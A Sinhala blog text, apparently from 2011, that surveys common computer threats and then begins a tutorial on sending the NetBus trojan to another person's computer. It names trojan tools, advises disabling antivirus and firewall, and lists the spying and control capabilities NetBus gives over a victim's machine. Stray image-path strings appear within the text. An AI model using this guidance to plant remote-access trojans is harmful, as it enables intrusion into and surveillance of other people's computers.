  • විදුලි දෝශ: විදුලිය ඇන හිටීම, එකවර විශාල විදුලි ධාරිතාවයක් පැමිණීම, විදුලිය නිසි ධාරිතාවයට වඩාඅඩුවෙන් (ඩිම්) පැමිණිම වැනි හේතු නිසා පරිඝනක පද්ධතියේ ඉලෙක්ට්‍රොනික උපාංග වලට හානි සිදු වෙන්න පුළුවන්.
  • ඩිස්ක් ඇන හිටීම (Disk Failure): විවිද හේතු නිසා දත්ත ගබඩා කරල තියෙන හාර්ඩ් ඩිස්ක් වැඩ කරන්නෙ නැතුව යන්න පුළුවන්. මේ විදිහට ඩිස්ක් වැඩ කරන්නෙ නැතුව යන එකෙන් දත්ත නැති වීම නිතරම දකින්න පුලුවන් දෙයක්.
දැන් අපි බලමු අන්තර්ජාලය හරහා පිටස්තර ප්‍රහාරකයෙක්ට ඔබේ පරිඝනකයට සිදු කරන්න පුලුවන් ප්‍රහාර හා අනතුරු ගැන.

  • ට්‍රෝජන් අශ්වයන් භාවිත කිරීම: මම මේ ගැන වෙනම ලිපියක් ලියල තියෙනවා. ඒ ලිපිය මෙතනින් ගිහින් කියවන්න පුලුවන්. ඒ විතරක්නෙමෙයි ට්‍රෝජන් අශ්වයෙක් වෙන පරිඝනකයකට යවන ආකාරය ගැන ලියපු ලිපිය මෙතනින් ගිහින් කියවන්න.
  • Packet Sniffing: පරිඝනක ජාල (Network) හරහා දත්ත හුවමාරු වෙන්නෙ Data Packet විදිහට. මේ විදිහට පැකට් විදිහට ජාල හරහා හුවමාරු වෙන තොරතුරු ග්‍රහණය කරන එක තමයි වෙන්නෙ පැකට් ස්නිෆිං වලදි. මේ සඳහා ගොඩක් වෙලාවටPacket Sniffers කියන වැඩසටහන් වර්ගය තමයි භාවිත වෙන්නෙ. මේ විදිහට පාස්වර්ඩ් වගේ සංවේදී දත්ත සොරකමට ලක් වෙන්න පුලුවන්.
  • චැට් හරහා (Chat Clients): අන්තර්ජාලය තුල පණිවුඩ හුවමාරු කර ගන්න විවිධ චැට් මෘදුකාංග හා වෙබ් අඩවි භාවිත කරනවා. මේ සමහර චැට් හරහා executable codes හුවමාරු කරන්න පුලුවන් නිසා පරිඝනකයට හරහා ප්‍රහාර එල්ල වෙන්න පුළුවන්.
  • පෑල දොරවල් හා දුරස්ත පරිපාලන වැඩසටහන් (Back Doors and Remote Administration Programs): වින්ඩෝස් මෙහෙයුම් පද්ධතිය ක්‍රියාත්මක වන පරිඝනක විශාල වශයෙන් මේ ආකාරයේඋවදුරු වලට ලක් වෙනවා. මේ වැඩසටහන් උපයෝගයෙන් පිටස්තරයෙක්ට පුලුවන් ඔබේ පරිඝනකයට අන්තර්ජාලය හරහා වෙනත් ස්ථානයක සිට ඇතුල්වන්න සහ පාලනය කරන්න.
  • Denial of Service : මෙය එක් ආකාරයක හැකර් ප්‍රහාරයක්. DoS හෙවත් Denial of Service ලෙස මේක හැදින්වෙනවා. මේකෙන් ඔබේ පරිඝනකය ක්‍රියා විරහිත කරන්න හෝ වෙනත් දත්ත Process කිරීම තුල කාර්ය බහුල කරන්න පුලුවන්. මෙයින් සිදු වන්නෙ ඔබට ඔබේ පරිඝනකය එම ප්‍රහාරය පවතින තාක් භාවිත කරන්න නොහැකි වීමයි.
  • වෙනත් පරිඝනකයකට එල්ල වෙන ප්‍රහාරයකට අතරමැදියෙකු විදිහට ඔබව භාවිත වීම: මේ ආකාරයේ ප්‍රහාරයකට කියන්නෙ DDoS හෙවත් Distributed Denail of Service කියල. මේ ඩීඩොස් වැඩසටහන් පාවිච්චි කරල ඔබේ පරිඝනකය බළල් අතක් විදිහට වෙනත් අකටයුත්තක් සඳහාහැකර්ලා පාවිච්චි කරන්න පුලුවන්.
  • අනාරක්ෂිත Windows Shares: ඔබේ පරිඝනකයේතිබෙන අනාරක්ෂිත Sheres ප්‍රහාරකයෙකුට තමන්ගේ Worms, Bots, Viruses වගේ වැඩසටහන් ස්තාපනය කරන්න ඉඩකඩ සලසනවා.
  • Mobile Codes (Java, JavaScript, ActiveX): පරිඝනකයේ ස්ථාපනයකරන විවිධ ආකාරයේ Mobile Codes නිසා පරිඝනකයක ආරක්ෂාවට ප්‍රශ්න ඇති වෙන්න පුළුවන්. මේ Programming Language නිසා වෙබ් අඩවි ගොඩනගන්නන්ට පුලුවන් විවිධ කේත (Codes) ලියා ඒවා ඔබේ බ්‍රව්සරය (Browser) තුල ක්‍රියාත්මක (Execute) කරවන්න පුළුවන්. මේ විදිහට බහුලව පාවිච්චි වෙන Mobile Codes තමයි Java, JavaScript, ActiveX යන ඒවා. මේවා වෙබ් අඩවි ගොඩනගන්නන්ට වගේම හැකර් කෙනෙකුටත් පුලුවන් ඔබේ පරිඝනකයේ තොරතුරු එකතු කරන්න හා වෙනත් හානි කර කේතයක් ක්‍රියාත්මක කරන්න.
  • Cross-Site Scripting: මෙහිදී සිදු වන්නේ යම් ප්‍රහාරකයෙකු විසින් වෙබ් අඩවියකට කුමක් හෝ Script එකක් අමුණා යැවීමයි. ඉන් පසු යම් අවස්ථාවක ඒ වෙබ් අඩවිය ඔබට ප්‍රතිචාරදක්වනකොට අදාලහානිකර Script එකත් ඔබේ බ්‍රව්සරය හරහා පරිඝනකයට පැමිණීමයි. මෙවැනි වලට පරිඝනකයක් නිරාවරණය වන ආකාර ප්‍රධානවශයෙන්, අවිශ්වාස කටයුතු වෙබ් අඩවි වල ෆෝරම් හා චැට් වලට සම්බන්ද වීම, ලින්ක් එකක් ඔබව ගෙනියන්නේ කොහේටද නොදැන ඒවා භාවිත කිරීම වැනි ආකාර හඳුන්වන්න පුලුවන්.
  • Email Spoofing: මෙහිදී සිදු වන්නේ ඔබට යම් වෙබ් අඩවියකින් යැයි පෙන්වමින් Email එකක් එවනවා. නමුත් එය ඔබව ගෙනි යන්නේ ඔවුන් පෙන්වා දෙන අඩවියට නෙමෙයි. උදාහරණයක් විදිහට ඔබට බැංකුවේ වෙබ් අඩවියෙන් ලෙස පෙන්වා දෙමින් ඊමේල් එකක් එනවා ඔබ බැංකුවේ වෙබ් අඩවියට යාමට එය භාවිතා කරනවා නමුත් ඔබ යන්නේ ප්‍රහාරකයා විසින් නිර්මාණය කළ වෙනත් අඩවියකට. මෙය ප්‍රධාන වශයෙන් පාස්වර්ඩ් වැනි දේ සොරකම් කරන්න භාවිත වෙනවා.• Email-Borne Viruses: මේවා තමයි ඊමේල් ඇමිණුම් (Attachments) විදිහට පැමිණෙන හානිකර කේත (Malicious Code). මෙවන් ඊමේලක ඇමිණුම විවෘත කරපු ගමන්ම අදාල හානිකර කේතය පරිඝනකය තුල ක්‍රියාත්මක වෙනවා.
  • Hidden File Extensions: වින්ඩෝස් මෙහෙයුම් පද්ධති වල Option එකක් තියෙනවා Hidden File Extensions for Known File Types සඳහා. මේ Option එක සාමාන්‍යයෙන් ක්‍රියාත්මක වෙලා තමයි තියෙන්නෙ. මේවාත් වැඩි වශයෙන් ඊමේල් ඇමිණුම් විදිහටතමයි පැමිණෙන්නෙ. විවිද අනාරක්ශිත වෙබ් අඩවි වලින් බාගත කර ගන්න වීඩියෝ, ඕඩියෝ (Video/Audio) ගොනු වලත් මේ වගේ Hidden File Extensions තියෙන්න පුලුවන්. මෙයට උදාහරණ විදිහට,
  1. Downloader (MySis.avi.exe or QuickFlick.mpg.exe)
  2. VBS/Timofonica (TIMOFONICA.TXT.vbs)
  3. VBS/CoolNote (COOL_NOTEPAD_DEMO.TXT.vbs)
  4. VBS/OnTheFly (AnnaKournikova.jpg.vbs)
මේ ආකාරයෙන් විවිධ ආකාරයේ සතුරු උවදුරු හා අනතුරු පරිඝනකයට එල්ල වෙන්න පුලුවන්. මේ විවිද වූ අනතුරු හා උවදුරු වලින් පරිඝනකය හා ඔබේ තොරතුරු ආරක්ශා කර ගන්න ගත යුතු ක්‍රියා මාර්ගගැන වෙනත් ලිපියකින් ලියන්නම්.

Saturday, October 1, 2011

ට්‍රෝජන් අශ්වයෙක් පරිඝනකයකට දක්කන්න!!


මේ ලිපියෙන් මම අද කියන්න යන්නෙ කොහොමද ට්‍රෝජන් අශ්වයෙක් වෙනත් පරිඝනකයකට යවල. ඒ ට්‍රෝජන් අශ්වය ලවා අදාල පරිඝනකත් එක්ක සෙල්ලම් කරන්නෙ කියල. ට්‍රෝජන් අශ්වයන්ගෙ ක්‍රියා කාරීත්වය ගැන මම සවිතරාත්මක ලිපියක් කලින් ලියපු නිසා මේ ලිපියෙන් මම ඒ ගැන කියන්න යන්නෙ නෑ.කියවපු නැතිකෙනෙක් ඉන්නවනම් මෙතනින් ගිහින් ඒකත් කියවලම එන්න.

මම පහුගිය ලිපියෙන් පැහැදිලි කළා අපිට පහසුවෙන් භාවිත කරන්න පුළුවන් ට්‍රෝජන් අශ්ව මෘදුකාංග තියෙනවා කියන එක. මම ඒ වගේ මෘදුකාංග කීපයක නම් පහතින් සඳහන් කරන්නම්,
  • Tini
  • Netcat
  • SubSeven
  • Back Orifice 2000
  • NetBusමෙතන තියෙන මෘදුකාංග වලින් NetBus කියන ට්‍රෝජන් අශ්වයා භාවිත කරන ආකාරය තමයි මම අද කියන්න යන්නෙ.ඊට කලින් අනිවාර්යයෙන් සඳහන් කරන්න ඕනි ට්‍රෝජන් අශ්වයෙක් වෙනත් අයෙකුගේ පරිඝනයකට හෝපරිඝනක පද්ධතියට යවල හැක් කරන එක නීති විරෝදී කියන එක. ඒ නිසා ට්‍රෝජන් අශ්වයෙක් යවන්න කලින් ඒ පුද්ගලයා හෝ ආයතනය දැනුවත් කරල අනුමැතිය ලබා ගැනීම වැදගත්.

ඒ වගේම ඔබට ඔබේ පරිඝනකය හෝ පරිඝනක පද්ධතිය ට්‍රෝජන් අශ්ව ප්‍රහාර වලට මුහුණ දෙන්නෙ කොහොමද කියල දැන ගන්නත් ඒ වගේ ප්‍රහාරයක් කිරීමෙන් දැනගන්න පුළුවන්.


මම මාතෘකාවට දක්කනව වගේ වචනයක් දැම්මට ට්‍රෝජන් අශ්වයන් යැවීම ප්‍රහාරයක් (Attack) හා යවන්නා ප්‍රහාරකයෙක් (Attacker) විදිහට තමයි සැලකෙන්නෙ. ඒ නිසා දැනුමට හා විනෝදයක් ලබන්න ප්‍රහාරය අනුමැතිය සහිතව (මේකත් ලිඛිත වන්න ඕනි) කරන්න කියල මම ඉල්ලා සිටිනවා. මොකද මෙයින් ලබා ගන්නා දැනුමකින් ඔබ කරන ක්‍රියා සම්බන්ධයෙන් වගකීමක් මට නැහැ.

බය කළා ඇතිනෙ, දැන් වැඩේට බහිමු. මම කලින් කිව්වා මම ඔබට පාවිච්චි කරන්න කියල දෙන්නෙ NetBus කියන ට්‍රෝජන් අශ්ව මෘදුකාංගය කියල. මේ මෘදුකාංගය ඉතාමත් ප්‍රසිද්ධ ට්‍රෝජන් අශ්ව මෘදුකාංගයක්. ඉස්සෙල්ලම මෘදුකාංගය මෙතනින් ගිහින් භාගත කරන්න. භාගත කරන්න කලින් ඉස්සෙල්ලම Virus Guard හා FireWall අක්‍රීය (Disable) කරන්න.


හැම ට්‍රෝජන් අශ්වයෙක් වගේම NetBus ටත් ප්‍රධාන කොටස් දෙකක් තියෙනවා. ඒ තමයි,
  1. Client
  2. Server
මෙතනින් සර්වර් ෆයිල් එක තමයි ට්‍රෝජන් අශ්වයාට ගොදුරු වෙනාගෙ පරිඝනකයේ ස්ථාපනය කරන්නෙ. Client එකෙන් තමයි අපි හැක් කරන්නෙ. හැක් කරන ආකාරය දැන ගන්න කලින් අපි බලමු නෙට්බසය පාවිච්චි කරල වෙනත් පරිඝනකයකට ඔබේ පරිඝනයකේ ඉඳන් මොනවාද කරන්න පුළුවන් කියලා,
  • CD/DVD-ROM ඇරීම හා වැසීම
  • BMP/JPG පින්තූර දිස් වීමට සැලැස්වීම
  • මූසිකයයේ (Mouse)බොත්තම් (Button)වල වම දකුණ මාරු කිරීම
  • වෙනත් වැඩසටහන් ආරම්භ කිරීම
  • WAV ගොනු ධාවනය කිරීම
  • මූසිකය පාලනය කිරීම
  • විවිධාකාරයේ පණිවුඩ දිස් වීමට සැලැස්වීම
  • වින්ඩෝස් මෙහෙයුම් පද්ධතිය (OS) වැසීම (Shut Down)
  • ගොනු(Files) Download/Upload/Delete කිරීම
  • Keystrokes යැවීම සහ යතුරු (Keys) අත්හිටුවීම (Disable)
  • විකල්ප URL එකකට යැවීම
  • Keystrokes ග්‍රහණය කර ගැනීම
  • Screendump ගැනීම
  • පරිඝනකයේ ශබ්දය අඩු වැඩි කිරීම
  • පරිඝනකයේ මයික්‍රෆෝනයෙන් ශබ්ද පටිගත කිරීම
වැනි විවිධාකාර දේවල් රාශියක් NetBus ට්‍රෝජන් අශ්වයාට කරන්න පුළුවන්.

